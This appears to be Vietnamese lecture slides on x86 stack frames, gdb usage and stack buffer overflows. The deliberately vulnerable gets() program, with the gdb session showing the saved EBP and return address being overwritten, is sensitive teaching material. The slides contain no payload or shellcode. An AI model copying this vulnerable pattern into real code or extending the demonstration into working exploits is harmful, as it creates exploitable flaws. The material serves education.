- Chức năng chính: nhân 2 số với lệnh **imul**.
- Phần set-up code?
Lưu giá trị của **EBP**, lưu lại 1 số thanh ghi khác, trừ **ESP** mở rộng vùng nhớ trên stack cho các biến cục bộ của hàm.
- Phần finish code?
Thu dọn stack, khôi phục các thanh ghi đã lưu
Giá trị trả về lưu thanh ghi **EAX**.





Các thanh ghi dùng trong the stack frame:

- **%ESP - Stack Pointer:** Thanh ghi 32 bit có thể bị thay đổi bởi nhiều lệnh (ví dụ PUSH, POP, CALL, và RET), luôn trỏ đến địa chỉ thấp nhất trong stack.
- **%EBP - Base Pointer:** Thanh ghi 32 bit thường được dùng để tham chiếu đến các tham số và biến cục bộ trong stack frame.
- **%EIP - Instruction Pointer:** Thanh ghi giữ địa chỉ của lệnh tiếp theo sẽ được thực thi, được lưu lại trên stack dưới tác dụng của lệnh CALL. Bất kì câu lệnh “nhảy” nào cũng có thể thay đổi trực tiếp giá trị của EIP.



TÙ C và C++ Code sang Assembly




Các tác vụ được thực hiện khi gọi 1 hàm trong IA32 (`__cdecl`)

- Đẩy các tham vào stack, theo thứ tự từ phải sang trái trong khai báo C
- Gọi hàm với lệnh **call**
- Lưu và cập nhật giá trị của %ebp
- Lưu các thanh ghi dùng tạm thời
- Cấp phát các biến cục bộ
- Thực hiện chức năng của hàm (*slide kế tiếp*)
- Giải phóng vùng nhớ lưu các biến cục bộ
- Khôi phục các thanh ghi đã lưu
- Khôi phục giá trị của của %ebp
- Trở về hàm mẹ
- Thu dọn các tham số đã chuẩn bị



Tùy C và C++ Code sang Assembly



Thực hiện chức năng của hàm:

- Tại thời điểm này, stack frame đã được set up, tham khảo hình bên trái.
- Tất cả **tham số và biến cục bộ** đều được truy xuất dựa trên khoảng cách với **thanh ghi %ebp**.

16(%ebp)	- third function parameter
12(%ebp)	- second function parameter
8(%ebp)	- first function parameter
4(%ebp)	- old %EIP (the function's "return address")
0(%ebp)	- old %EBP (previous function's base pointer)
-4(%ebp)	- first local variable
-8(%ebp)	- second local variable
-12(%ebp)	- third local variable





Instruction – Lệnh



Intel® 64 and IA-32 Architectures Software Developer's Manual

Volume 2 (2A, 2B, 2C & 2D):
Instruction Set Reference, A-Z

NOTE: The Intel 64 and IA-32 Architectures Software Developer's Manual consists of three volumes: *Basic Architecture*, Order Number 253665; *Instruction Set Reference A-Z*, Order Number 325383; *System Programming Guide*, Order Number 325384. Refer to all three volumes when evaluating your design needs.

REF:

<https://www.intel.de/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-instruction-set-reference-manual-325383.pdf>





Instruction – Lệnh

INSTRUCTION SET REFERENCE, A-L

LEAVE—High Level Procedure Exit

Opcode	Instruction	Op/ En	64-Bit Mode	Compat/ Leg Mode	Description
C9	LEAVE	NP	Valid	Valid	Set SP to BP, then pop BP.
C9	LEAVE	NP	N.E.	Valid	Set ESP to EBP, then pop EBP.
C9	LEAVE	NP	Valid	N.E.	Set RSP to RBP, then pop RBP.

Instruction Operand Encoding

Op/En	Operand 1	Operand 2	Operand 3	Operand 4
NP	NA	NA	NA	NA

Description

Releases the stack frame set up by an earlier ENTER instruction. The LEAVE instruction copies the frame pointer (in the EBP register) into the stack pointer register (ESP), which releases the stack space allocated to the stack frame. The old frame pointer (the frame pointer for the calling procedure that was saved by the ENTER instruction) is then popped from the stack into the EBP register, restoring the calling procedure's stack frame.

A RET instruction is commonly executed following a LEAVE instruction to return program control to the calling procedure.

See "Procedure Calls for Block-Structured Languages" in Chapter 7 of the **Intel® 64 and IA-32 Architectures Software Developer's Manual, Volume 1**, for detailed information on the use of the ENTER and LEAVE instructions.

In 64-bit mode, the instruction's default operation size is 64 bits; 32-bit operation cannot be encoded. See the summary chart at the beginning of this section for encoding data and limits.

REF:

<https://www.intel.de/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-instruction-set-reference-manual-325383.pdf>





Cơ bản về gdb - GNU Debugger

Một số lệnh trong gdb

- **disassemble main** (disas main) : xem mã assembly của hàm
- **set disassembly-flavor intel**: cấu hình định dạng lệnh intel
- **break main** (b main): đặt breakpoint tại hàm main
- **run**: chạy chương trình
- **stepi** (s), step into: đi đến từng lệnh, có đi vào cụ thể từng hàm
- **nexti** (n), step over: đi đến từng lệnh, tuy nhiên không đi vào cụ thể hàm
- **x/NFU address**: xem giá trị tại địa chỉ nhất định
 - N = number
 - F = format
 - U = unit
 - Ví dụ:
 - x/10xb 0xdeadbeef, xem 10 bytes dạng hex
 - x/xw 0xdeadbeef, xem 1 word dạng hex
 - x/s 0xdeadbeef, xem chuỗi kết thúc bằng null
- **python print 'A'*10**: dùng lệnh python trong gdb





Stack Overflows – Tràn bộ đệm

- **Tràn bộ đệm trên stack**
 - Một trong những phương pháp khai thác phần mềm phổ biến và được hiểu nhất.
 - Mặc dù là lỗ hổng **được hiểu nhất** và có nhiều tài liệu liên quan nhất, lỗ hổng stack overflow vẫn **tồn tại phổ biến trong các phần mềm ngày nay**.





Stack

```
int function_B(int a, int b)           c = p * q * function_B(p, p);  
{                                         return c;  
    int x, y;  
    }  
    x = a * a;  
    y = b * b;  
    return (x+y);  
}  
  
int function_A(int p, int q)           int main(int argc, char **argv, char **envp)  
{                                         {  
    int c;                               int ret;  
    }  
    ret = function_A(1, 2);  
    return ret;  
}
```


Luồng thực thi: **main() → function_A() → function_B()**

Khi **function_A()** được gọi, một stack frame sẽ được cấp phát ở đỉnh stack.



Stack

Stack
phát triển
xuống
các địa
chi thấp
hơn




Stack khi thực thi function_A()



Stack


Stack
phát triển
xuống
các địa
chi thấp
hơn



Stack khi thực thi function_B()

Stack

- Giới hạn của stack được xác định bằng thanh ghi ESP luôn trỏ đến đỉnh của stack.
- Các lệnh tác động đến stack như PUSH và POP sử dụng ESP để viết vị trí của stack trong bộ nhớ.
- Dữ liệu **được đưa vào stack** với lệnh **PUSH**; dữ liệu **được đưa ra khỏi stack** với lệnh **POP**.




- 2 lệnh trên lần lượt đưa giá trị 1 và **địa chỉ của biến var** vào stack.
- Thanh ghi ESP sẽ trỏ đến đỉnh stack, là địa chỉ **0x643410**. Các giá trị được đẩy vào stack theo thứ tự thực thi lệnh, do đó giá trị 1 được đẩy vào trước và nằm ở địa chỉ cao hơn so với địa chỉ của biến var được đẩy vào sau.



Stack


Khi thực thi lệnh **PUSH instruction**, **ESP giảm xuống 4 đơn vị**, và một giá trị được ghi vào địa chỉ mới đang lưu trong thanh ghi **ESP**.

```
push 1
push addr var
```



Lệnh **POP** giúp lấy dữ liệu từ stack, đồng thời **ESP sẽ tăng lên 4 đơn vị**.

```
pop eax
pop ebx
```




Hàm và Stack

```
void function(int a, int b)
{
    int array[5];
}

main()
{
    function(1,2);

    printf("This is where the return address points");
}
```



Stack khi hàm **function** được gọi



Hàm và Stack

Cách gọi hàm function?

```
(gdb) disas main
Dump of assembler code for function main:
0x0804838c <main+0>:    push    %ebp
0x0804838d <main+1>:    mov     %esp,%ebp
0x0804838f <main+3>:    sub    $0x8,%esp
0x08048392 <main+6>:    movl   $0x2,0x4(%esp)
0x0804839a <main+14>:   movl   $0x1,(%esp)
0x080483a1 <main+21>:   call   0x8048384 <function>
0x080483a6 <main+26>:   movl   $0x8048500,(%esp)
0x080483ad <main+33>:   call   0x80482b0 <_init+56>
0x080483b2 <main+38>:   leave 
0x080483b3 <main+39>:   ret
End of assembler dump.
```

- Dòng **<main+6>** và **<main+14>**, 2 tham số (0x1) và (0x2) được **đưa vào stack**.
- Dòng **<main+21>**: gọi hàm function với lệnh **call**.
 - Địa chỉ trả về (ret-addr) hay EIP được đẩy vào stack: 0x80483a6.
 - Chuyển luồng thực thi đến hàm **function**: tại địa chỉ 0x8048384



Hàm và Stack

Xem mã assembly của hàm **function** để hiểu các hoạt động khi mới bắt đầu thực thi hàm

```
(gdb) disas function
Dump of assembler code for function function:
0x08048384 <function+0>:      push    %ebp
0x08048385 <function+1>:      mov     %esp,%ebp
0x08048387 <function+3>:      sub     $0x20,%esp
0x0804838a <function+6>:      leave
0x0804838b <function+7>:      ret
End of assembler dump.
```

- <function+0>: Lưu trữ giá trị EBP hiện tại vào stack.
- <function+1>: Sao chép giá trị hiện tại của ESP vào EBP tại dòng
- <function+3>: Tạo không gian đủ trên stack cho các biến cục bộ, ở đây là biến array. Kích thước của array là $5*4 = 20$ bytes, nhưng không gian được cấp phát là 0x20 hay 32 bytes.



Tràn bộ đệm trên stack

- **buffer** là một vùng nhớ cấp phát liên tục và có giới hạn. Buffer phổ biến nhất trong C là 1 mảng.
- Stack overflows – tràn bộ đệm xảy ra *do không có cơ chế kiểm soát giới hạn* trên buffer trong ngôn ngữ C/C++. Nói cách khác, ngôn ngữ C và các dẫn xuất của nó không có các chức năng sẵn có để đảm bảo dữ liệu đang được sao chép đến buffer sẽ không vượt quá kích thước giới hạn của buffer.
- Hậu quả, *nếu người thiết kế chương trình không lập trình chương trình để kiểm tra input vượt quá kích thước, có thể sẽ lấp đầy bộ đệm, và thậm chí nếu đủ lớn, có thể ghi vượt qua giới hạn của buffer.*

```
#include <stdio.h>
#include <string.h>

int main ()
{
    int array[5] = {1, 2, 3, 4, 5};

    printf("%d\n", array[5] );
}
```

```
shellcoders@debian:~/chapter_2$ cc buffer.c
shellcoders@debian:~/chapter_2$ ./a.out
134513712
```




Ví dụ 1

```
main.cpp
1 #include <iostream>
2
3 using namespace std;
4
5 int main ()
6 {
7     int array[5];
8     int i;
9     for (i = 0; i <= 255; i++)
10    {
11         array[i] = 10;
12     }
13 }
14 |
```

- Mảng array gồm 5 phần tử.
- Vòng lặp for gán giá trị 10 cho tất cả các phần tử.
- Vấn đề: **index truy xuất lên tới 255** → có thể truy xuất và gán dữ liệu cho các vùng nhớ ngoài mảng array.

Kết quả thực thi: thông báo **stack smashing detected**



```
*** stack smashing detected ***: terminated

...Program finished with exit code 0
Press ENTER to exit console. □
```





Ví dụ 2

Code C:

```
void return_input(void)
{
    char array[30];
    gets(array);
    printf("%s\n", array);
}

main()
{
    return_input();
    return 0;
}
```

- Mảng array khai báo 30 ký tự.
- Nhận dữ liệu với gets, sau đó in lại chuỗi.
- Vấn đề: **gets không có cơ chế bound-checking** → có thể nhập hơn 30 ký tự.

Biên dịch:

```
cc -mpreferred-stack-boundary=2 -ggdb
overflow.c -o overflow
```

Thực thi:

```
shellcoders@debian:~/chapter_2$ ./overflow
AAAAAAAAAA
AAAAAAAAAA
```

```
shellcoders@debian:~/chapter_2$ ./overflow
AAAAAAAAAAABBBBBBBBBBCCCCCCCCCCCCDDDDDDDDDD
AAAAAAAAAAABBBBBBBBBBCCCCCCCCCCCCDDDDDDDDDD
Segmentation fault (core dumped)
```

Segmentation fault (core dumped): có thể đã ảnh hưởng đến dữ liệu quan trọng như ebp hay ret-addr



Ví dụ 2 – Phân tích với gdb

```
(gdb) disas return_input
Dump of assembler code for function return_input:
0x080483c4 <return_input+0>:    push    %ebp
0x080483c5 <return_input+1>:    mov     %esp,%ebp
0x080483c7 <return_input+3>:    sub     $0x28,%esp
0x080483ca <return_input+6>:    lea     0xffffffe0(%ebp),%eax
0x080483cd <return_input+9>:    mov     %eax,(%esp)
0x080483d0 <return_input+12>:    call    0x80482c4 <_init+40>
0x080483d5 <return_input+17>:    lea     0xffffffe0(%ebp),%eax
0x080483d8 <return_input+20>:    mov     %eax,0x4(%esp)
0x080483dc <return_input+24>:    movl   $0x8048514,(%esp)
0x080483e3 <return_input+31>:    call    0x80482e4 <_init+72>
0x080483e8 <return_input+36>:    leave
0x080483e9 <return_input+37>:    ret
End of assembler dump.
```

Hàm **return_input** gọi 2 hàm **gets()** và **printf()**. Ở cuối hàm có lệnh **ret** để trả về hàm mẹ.



Ví dụ 2 – Phân tích với gdb

Đặt breakpoints tại các vị trí gọi hàm `gets()`, và lệnh `ret`:

```
(gdb) break *0x080483d0  
Breakpoint 1 at 0x80483d0: file overflow.c, line 5.
```

```
(gdb) break *0x080483e9  
Breakpoint 2 at 0x80483e9: file overflow.c, line 7.
```

Chạy chương trình và đi đến breakpoint đầu tiên:

```
(gdb) run  
  
Breakpoint 1, 0x080483d0 in return_input () at overflow.c:5  
gets (array);
```



Ví dụ 2 – Phân tích với gdb

Xem mã assembly của hàm main():

```
(gdb) disas main
Dump of assembler code for function main:
0x080483ea <main+0>:    push   %ebp
0x080483eb <main+1>:    mov    %esp,%ebp
0x080483ed <main+3>:    call   0x80483c4 <return_input>
0x080483f2 <main+8>:    mov    $0x0,%eax
0x080483f7 <main+13>:   pop    %ebp
0x080483f8 <main+14>:   ret
End of assembler dump.
```

Địa chỉ trả về được đưa vào stack khi gọi **return_input()** là địa chỉ **0x080483F2**. Stack của return_input() sẽ có dạng dưới, 2 giá trị in đậm lần lượt là **ebp** và **ret-addr**.

(gdb) x/20x \$esp				
0xbfffffa98:	0xbfffffaa0	0x080482b1	0x40017074	0x40017af0
0xbfffffaa8:	0xbfffffac8	0x0804841b	0x4014a8c0	0x08048460
0xbfffffab8:	0xbfffffb24	0x4014a8c0	0xbfffffac8	0x080483f2
0xbfffffac8:	0xbfffffaf8	0x40030e36	0x00000001	0xbfffffb24
0xbfffffad8:	0xbfffffb2c	0x08048300	0x00000000	0x4000bcd0

Ví dụ 2 – Phân tích với gdb

Sau khi nhập input như ở ví dụ khai thác, tại breakpoint thứ 2 ở lệnh **ret** trong hàm **return_input()** trước khi hàm kết thúc, kiểm tra lại stack:

```
(gdb) x/20x 0xbfffffa98
0xbfffffa98: 0x08048514      0xbfffffaa0      0x41414141      0x41414141
0xbfffffaa8: 0x42424141      0x42424242      0x42424242      0x43434343
0xbfffffab8: 0x43434343      0x44444343      0x44444444      0x44444444
0xbfffffac8: 0xbfffffa00     0x40030e36      0x00000001      0xbfffffb24
0xbfffffad8: 0xbfffffb2c     0x08048300      0x00000000      0x4000bcd0
```

Nhận xét: giá trị **EBP** và **ret-addr** trong stack đã **bị ghi đè** bởi input – 0x44444444 tương ứng với “DDDD”.


Kết quả: lệnh **ret** thực thi sẽ bị lỗi
Nguyên nhân: **ret-addr không hợp lệ**

```
(gdb) x/1i $eip
